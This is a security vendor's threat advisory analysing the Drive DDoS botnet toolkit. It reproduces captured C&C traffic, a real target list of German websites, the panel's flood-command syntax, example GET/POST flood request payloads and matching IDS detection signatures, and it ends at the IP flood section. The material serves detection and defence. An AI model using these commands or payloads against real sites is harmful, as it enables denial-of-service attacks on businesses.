Drive DDoS Toolkit – A Dirt Jumper Variant

GSI ID: 1063

Risk Factor - High

OVERVIEW

An updated variant of the Dirt Jumper distributed denial of service (DDoS) toolkit called Drive has been observed in the wild participating in attacks against businesses in multiple industry verticals, including financial services and e-Commerce. The Prolexic Security Engineering and Response Team (PLXsert) has attributed attack campaigns and malicious binaries to the Drive DDoS toolkit.


The command and control (C&C) admin panel of the Drive DDoS toolkit makes use of the same PHP code and SQL schema as the Dirt Jumper toolkit. The Drive Toolkit also delivers similar attack payloads.

This threat advisory contains an analysis of two payloads provided by the research community, third-party intelligence sources, a summary of functionality of the Drive DDoS toolkit, and IDS signatures that can be implemented to detect incoming Layer 7 DDoS attack vectors from the toolkit.

ACTIVE CAMPAIGN INDICATORS

Two binaries were provided to PLXsert for analysis by third-party intelligence providers. The purpose was to identify the toolkit and correlate the attack methods to ongoing campaigns against several targets in multiple industry verticals.

Figure 1 shows the connection requests made by one of the provided Drive DDoS toolkit binaries.




```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0) Gecko/20100101
Firefox/14.0
Accept: text/html
Connection: Keep-Alive
Content-Length: 17
Content-Type: application/x-www-form-urlencoded

k=j0wut0[redacted]HTTP/1.1 200 OK
Server: [redacted]
Date: [redacted]
Content-Type: text/html
[redacted]
Transfer-Encoding: chunked

[redacted]
-ip 46.4.58.253:80 -thread 5
-post2 http://www.aquaphin.de/ -timeout 2 -thread 10
-post2 http://www.berafit.de/ -timeout 2 -thread 10
-get http://www.diebewertung.org/ -thread 2 -timeout 2
-get http://docuware-ag.ch/ -thread 2 -timeout 2
-get http://www.ahm-fonds.de/ -thread 2 -timeout 2
-get http://swoon.info/?tag=diebewertung-de -thread 2 -timeout 2
-get http://www.meinparteibuch.de/?p=1215 -thread 2 -timeout 2
-get http://debiblog.de/ -timeout 2 -thread 2
-get http://e-t-w-a.de/ -timeout 2 -thread 2
-get http://besteinfo24.de/ -timeout 2 -thread 2
-get http://cooler-papa.de/ -timeout 2 -thread 2
-get http://dimano.de/ -timeout 2 -thread 2
-get http://finantia.de/ -timeout 2 -thread 2
-get http://verbraucherpresse.com/ -timeout 2 -thread 2
-get http://geld.fm/ -timeout 2 -thread 2
-get http://investmentpresse.de/ -timeout 2 -thread 2
-get http://taskforcenpl.de/ -timeout 2 -thread 2
-get http://wirtschafts-presse.de/ -timeout 2 -thread 2
-get http://investmentradio.de/ -timeout 2 -thread 2
```

Entire conversation (5647 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


Figure 1: Command and control (C&C) communication from 098a192c42a26411efa3bfaa0361ddc0da4bfd3d079c784c2e91e56e8b4226c2.exe

Figures 2 and 3 show the encoded C&C URL locations within the provided Drive DDoS toolkit binaries.



```
7ab8  78 ad ff ff eb b6 5f 5e 5b 8b e5 5d c3 00 00 00 ff ff ff ff 0d 00  x-ÿÿë¶_^[.å]Ã...ÿÿÿÿ..
7ace  00 00 7c 66 66 2c 64 73 6b 65 67 67 71 6b 65 00 00 00 ff ff ff ff  ..|ff,dskeggqke...ÿÿÿÿ
7ae4  04 00 00 00 31 69 78 2d 00 00 00 00 ff ff ff ff 20 00 00 00 36 43  ....1ix-....ÿÿÿÿ ...6C
7afa  34 37 3a 41 43 3f 39 44 46 2e 47 32 38 36 44 41 45 32 3b 44 39 31  47:AC?9DF.G286DAE2;D91
7b10  48 36 3b 37 47 42 45 35 00 00 00 00 ff ff ff ff 06 00 00 00 22 37  H6;7GBE5....ÿÿÿÿ...."7
7b26  78 71 72 44 00 00 ff ff ff ff 0b 00 00 00 3c 71 72 63 6a 3d 2f 6f  xqrD..ÿÿÿÿ....<qrcj=/o
7b3c  69 71 58 00 ff ff ff ff 02 00 00 00 6b 3d 00 00 ff ff ff ff 04 00  iqX.ÿÿÿÿ....k=..ÿÿÿÿ..
7b52  00 00 50 4f 53 54 00 00 00 00 ff ff ff ff 06 00 00 00 32 30 30 20  ..POST....ÿÿÿÿ....200 
7b68  4f 4b 00 00 ff ff ff ff 04 00 00 00 0d 0a 0d 0a 00 00 00 00 ff ff  OK..ÿÿÿÿ............ÿÿ
```

Figure 2: Encoded C&C URL from 098a192c42a26411efa3bfaa0361ddc0da4bfd3d079c784c2e91e56e8b4226c2.exe




```
7aa2  45 f0 e8 ef b2 ff ff 8d 45 f8 ba 02 00 00 00 e8 06 b3 ff ff c3 e9  Eðèï²ÿÿ.Eø°....è.³ÿÿÃé
7ab8  78 ad ff ff eb b6 5f 5e 5b 8b e5 5d c3 00 00 00 ff ff ff ff 11 00  x-ÿÿë¶_^[.å]Ã...ÿÿÿÿ..
7ace  00 00 6f 6c 67 2c 64 63 69 66 72 72 64 64 76 70 73 66 7a 00 00 00  ..olg,dcifrrddvpsfz...
7ae4  ff ff ff ff 04 00 00 00 31 69 6b 2d 00 00 00 00 ff ff ff ff 20 00  ÿÿÿÿ....1ik-....ÿÿÿÿ .
7afa  00 00 35 40 4a 44 35 42 46 3f 48 44 49 31 3a 2e 34 42 46 40 39 2f  ..5@JD5BF?HDI1:.4BF@9/
7b10  3b 3f 37 30 45 2e 35 44 3b 33 48 43 00 00 00 00 ff ff ff ff 06 00  ;?70E.5D;3HC....ÿÿÿÿ..
7b26  00 00 22 37 78 71 72 44 00 00 ff ff ff ff 0b 00 00 00 3c 71 72 63  .."7xqrD..ÿÿÿÿ....<qrc
7b3c  6a 3d 2f 6f 69 71 58 00 ff ff ff ff 02 00 00 00 6b 3d 00 00 ff ff  j=/oiqX.ÿÿÿÿ....k=..ÿÿ
7b52  ff ff 04 00 00 00 50 4f 53 54 00 00 00 00 ff ff ff ff 06 00 00 00  ÿÿ....POST....ÿÿÿÿ....
7b68  32 30 30 20 4f 4b 00 00 ff ff ff ff 04 00 00 00 0d 0a 0d 0a 00 00  200 OK..ÿÿÿÿ..........
```

Figure 3: Encoded C&C URL from cfcf8c8585adc71df21782c4007076b9e83999f996df45594a340a16c3dbf3b1.exe

ANALYSIS OF DRIVE

Multiple variants of the Drive DDoS toolkit have been released and leaked. Some proprietary versions support additional attack features, such as UDP flooding. The toolkit makes use of the Dirt Jumper admin panel and delivers a similar Windows payload.

The theme of the admin panel in the Drive DDoS toolkit has been modified and is shown in Figure 4.



Your IP: 10.1.10.152

In just a day: 1
Online: 1

Active command:

Figure 4: Drive DDoS toolkit C&C panel

An interesting evolution of this toolkit from Dirt Jumper is that attack instructions are simpler to issue. Dirt Jumper uses numerical column-delimited attack instructions.


The issuance of attack instructions to payloads has been modified and simplified. Figure 5 shows instructions for several different attacks.

```
-get http://[url]
-post1 http://[url] -request [x] <----x is the size of payload
-post2 http://[url] - command [post request] [x] <------- x is the size of payload
-ip [ip]:[port]
-ip2 [ip]:[port]
-udp [ip]:[port]
-timeout [#]
-thread [#]
```

Figure 5: Drive DDoS toolkit attack instructions

ANALYSIS OF COMMUNICATION

The Drive family makes use of the “k=” parameter when communicating with the admin C&C panel, which is similar to the Dirt Jumper communication protocol, as revealed in Figure 6.



```
POST /tl/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html
Connection: Keep-Alive
Content-Length: 17
Content-Type: application/x-www-form-urlencoded

k=6yzav03z219qb7i
```


Figure 6: Drive DDoS C&C bot registration

SAMPLE ATTACK PAYLOADS

This section shows the C&C panels, payloads and IDS signatures for the following attacks:

- GET flood
- POST flood
- POST2 flood
- IP flood
- IP2 flood
- UDP flood

Flood type: GET flood



Commands can be combined with "-timeout" and "-thread". The default timeout is zero. The default thread is 150.

Command Panel

```
-get http://10.1.10.158/info.php
```

-get http://site.com/ - New get flood
-post1 http://site.com/ - The usual post flood **-request** POST REQUEST [x] - count random byte
-post2 http://site.com/ - New post flooding. Connect attempt to delay as long as possible -command POST REQUEST [x] - count random byte
-ip IP:PORT - Unique flood on ports
-ip2 IP:PORT - Fast flooding
-timeout 500 - Timeout in seconds. If you specify -1 requests will wait other and run in one moment
-thread 30 - Number of threads max 100 thread and 10 line command

Figure 7: An instruction in the C&C panel for a GET flood attack

```
-get http://10.1.10.158/info.php
```

Figure 8: GET flood instruction


```
GET /info.php HTTP/1.1
Host: 10.1.10.158
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Connection: Keep-Alive
Referer: http://9vj90i.net/
```

Figure 9: GET flood payload

```
alert tcp any any -> any any (msg: "Drive GET Flood DDOS";\
content: "GET /";\
content: "HTTP/1.1|0d0a|Host\: ";\
content: "User-Agent\:";\
content: "Accept\:
text/html,application/xhtml+xml,application/xml\;q=0.9,*/*\;q=0.8|0d0a|Accept-Encoding\:
gzip,deflate|0d0a|Accept-Language\: ru-RU,ru\;q=0.8,en-
US\;q=0.5,en\;q=0.3|0d0a|Connection\: Keep-Alive|0d0a|Referer\: http\://";\
sid:1111111111;)
```

Figure 10: GET flood IDS signature

Flood type: POST flood



Commands can be combined with "-timeout" and "-thread". The default timeout is zero. The default thread is 150.

Command Panel

```
-post1 http://10.1.10.158/info.php -request A
```

-get http://site.com/ - New get flood
-post1 http://site.com/ - The usual post flood **-request** POST REQUEST [x] - count random byte
-post2 http://site.com/ - New post flooding. Connect attempt to delay as long as possible -command POST REQUEST [x] - count random byte
-ip IP:PORT - Unique flood on ports
-ip2 IP:PORT - Fast flooding
-timeout 500 - Timeout in seconds. If you specify -1 requests will wait other and run in one moment
-thread 30 - Number of threads max 100 thread and 10 line command

Figure 11: Instruction in the C&C control panel for a POST flood attack

```
-post http://10.1.10.158/info.php
```

Figure 12: POST flood instruction


```
POST /info.php HTTP/1.1
Host: 10.1.10.158
User-Agent: Opera/9.80 (Windows NT 5.1; WOW64; U; Edition Ukraine Local; ru) Presto/2.10.289
Version/8.06
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Connection: Keep-Alive
Referer: http://10.1.10.158/
Content-Length: 2
Content-Type: application/x-www-form-urlencoded
```

Figure 13: POST flood payload

```
alert tcp any any -> any any (msg: "Drive POST Flood DDOS";\
content: "POST /";\
content: "HTTP/1.1|0d0a|Host\: ";\
content: "User-Agent\:";\
content: "Accept\:
text/html,application/xhtml+xml,application/xml\;q=0.9,*/*\;q=0.8|0d0a|Accept-Encoding\:
gzip,deflate|0d0a|Accept-Language\: ru-RU,ru\;q=0.8,en-US\;q=0.5,en\;q=0.3|0d0a|Connection\:
Keep-Alive|0d0a|Referer\: http\://";\
content: "Content-Type\: application/x-www-form-urlencoded";\
sid:1111111112;)
```

Figure 14: POST flood IDS signature

Flood Type: POST2 Flood



Commands can be combined with "-timeout" and "-thread". The default timeout is zero. The default thread is 150.

```
-post2 http://10.1.10.158 -request plxsert=[30]&everyoneelse=[5]
```

-get http://site.com/ - New get flood
-post1 http://site.com/ - The usual post flood **-request** POST REQUEST [x] - count random byte
-post2 http://site.com/ - New post flooding. Connect attempt to delay as long as possible -command POST REQUEST [x] - count random byte
-ip IP:PORT - Unique flood on ports
-ip2 IP:PORT - Fast flooding
-timeout 500 - Timeout in seconds. If you specify -1 requests will wait other and run in one moment
-thread 30 - Number of threads max 100 thread and 10 line command

Figure 15: Instruction in C&C for a POST2 flood

```
-post2 http://10.1.10.158 -request plxsert=[30]&everyoneelse=[5]
```

Figure 16: POST2 flood instruction

```
POST /info.php HTTP/1.1
Host: 10.1.10.158
User-Agent: Opera/9.80 (Windows NT 5.1; WOW64; U; Edition France Local; ru) Presto/2.10.289
Version/6.01
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Connection: Keep-Alive
Referer: http://10.1.10.158/
Content-Length: 2443
Content-Type: application/x-www-form-urlencoded

login=44po9nn54012ea2xph9wo2c895gn10t8047vfb4b9ixdm9ufw9a529d1oc3l93svj56e6494r4750fgx824d9695n
zyd9cnur68v2b7011s6ex89kqn215av05r100c25852049ail1q2j167zzgr7c9oilnif4276u3nm1114p11h63jh6i5p2h
uf4j2w863ndw318hb78x754ut8p1d86hs31di40vop215895p0v03fr9we2q95yso91lnu64xx2u20546298ksu98bb78t7
677h2x892e82j86c4157766mk1o00w92hb58vxx043fs9cpfp6oa7f97w392z28mek3hlb4tgvuk7837y6876fq7jm7zm63
1ba618g16gbtjf339x9oga1fxc5s9rwp8aialz6fahv57eynadt702829n99w8wet2cghzp7a41ubo4x75g90cg5wi479s0
qaj241hsf3ehkapstyg1y1tpku4xn5cy0100955xlt8u56vx6u6e66430e141203la38jptfl34l7b94mp3n22rif7846v0
hknmnnj00lk9gl88e20jl2oi4rli634pd5z09o280y57nstzvh176l7k064kws5qlw8728z717547q6s6d7w8r9f54hk35q
f94y718l8ht587qwt1653e2xi77o73x57u82c05u1zh804kvdyw92zq25p4gb6b5u2t0ld0l2889228hc91958newjp5k0n
7gva7onpc6q1v26021j966688q5qyy8c92lxhk7v6k53kt3m896fmik97jwd0ehvwd085hk62q0l0w4uqnl90j41x9iaxt0
9sm048750j7p13929j1642x531h1k6q1c728sr43464db2l19y263132387yru06zs3lwu5j396u3o30l65pj13x4593my4
zqikuiehfumn807r9wzej60w6106iq1o73twete0w6r51y4ucg627mn9&pass=2e38f35h8rj6212uome2ho4f0so2d470l
3vxmwo8n378sp047s9t59su4609722tj19ivyy7c5r7r6v2eg0b2lrro7n331o0h7n9h466f3j149qsu2b7a481mzup9359
v1ou14u58k1753cr7953tu1svj72pk3ywcke7j95bnpsw2xcpa38o4n3ikqd71l64z56burg3qp4j9c2a284763zat9116j
y91wzxqahh1fl4cztz82p0920egmluh0a9li2p0e5unvs5tz2rbiwhz01i11qr5pf1sg76in305b2p09v54z25x7bgv14j1
k2x21061wd32t5pju7kz3928q89x0t5k183nxz8kboox9bwn8l1sx2yl38ui4y04q312l4323p3d179j6u99h0o38712m4c
w0b1k0yp9dm0qvr6cvui23b15yf9c29fo863e4842169482a1n6ap3o2k1414il9m59f02bv93tt8jbliy990792h97a3k2
j001gunp029u34s9jkqlhvb91be61w48ot5s3i57m43aw9nc6rhd56hldqxa13rwz4ld5xa19g3v745835zi53op4in9gq6
ji1h41z5ln4sz520s8symbyjw7qnt5mz642a6xggvig73i7h6n1744w399gta7170s27hm7lnx0zfcv8tiy010sjqchi5n9
0lja8x0q6bai903nqk26886hq2qw5o955s1o0l94pi6ct4rc7es9512r511p8ee9w102197u3394m40c4ydr58z28b423d8
h92g62ait3i5u524in8jcsw363vu68etx1u04vc75y9esvin7r1m6x50s26lguk85862y41h5z8u013ts0q7bmh1l90bl7f
4z7e8g1j665hqb62c70a8fyzsg1omamcbny780805py4e9yis62ml30p27ve8919mm51uba917qv2o5z9j43q7tlnt00o5a
u7odkiljvuq437op8&password=52u2tjj94k2r23s90r3s44ryawm9z21ah8qcjyk9fz1q6y9dcz&log=g5fq1674zzk86
64zqy2tqnjdp804ybm8a71xd50q4980x1io5d&passwrd=lf0u5r766d9u2zddz2hpdvs7etuf6yo3h0938s1g2l57v2j0n
9&user=49tvv4s1nw2rzj30tb2pjl6d44pw6zb6886nce945ijnk34q27&username=49hdygy73ff6yfvea20p6kn93nt6
51o8a51n50f6eyo0x5z603&vb_login_username=knsw4o8ybx0evu9p399zw6hy43w02m4piyn9masir9575i5j5f&vb_
login_md5password=1vr1hk7dais0bza2401pf4hy71q5d461i57c878c7du987b83u
```

Figure 17: POST2 flood payload

```
alert tcp any any -> any any (msg: "Drive POST Flood DDOS";\
content: "POST /";\
content: "HTTP/1.1|0d0a|Host\: ";\
content: "User-Agent\:";\
content: "Accept\:
text/html,application/xhtml+xml,application/xml\;q=0.9,*/*\;q=0.8|0d0a|Accept-Encoding\:
gzip,deflate|0d0a|Accept-Language\: ru-RU,ru\;q=0.8,en-US\;q=0.5,en\;q=0.3|0d0a|Connection\:
Keep-Alive|0d0a|Referer\: http\://";\
content: "Content-Type\: application/x-www-form-urlencoded";\
sid:1111111112;)
```


Figure 18: POST2 flood IDS signature

The attack and mitigation signature is the same for both POST flood variants.

Flood type: IP flood

```
-ip 10.1.10.158:80
```

Figure 19: IP flood instruction



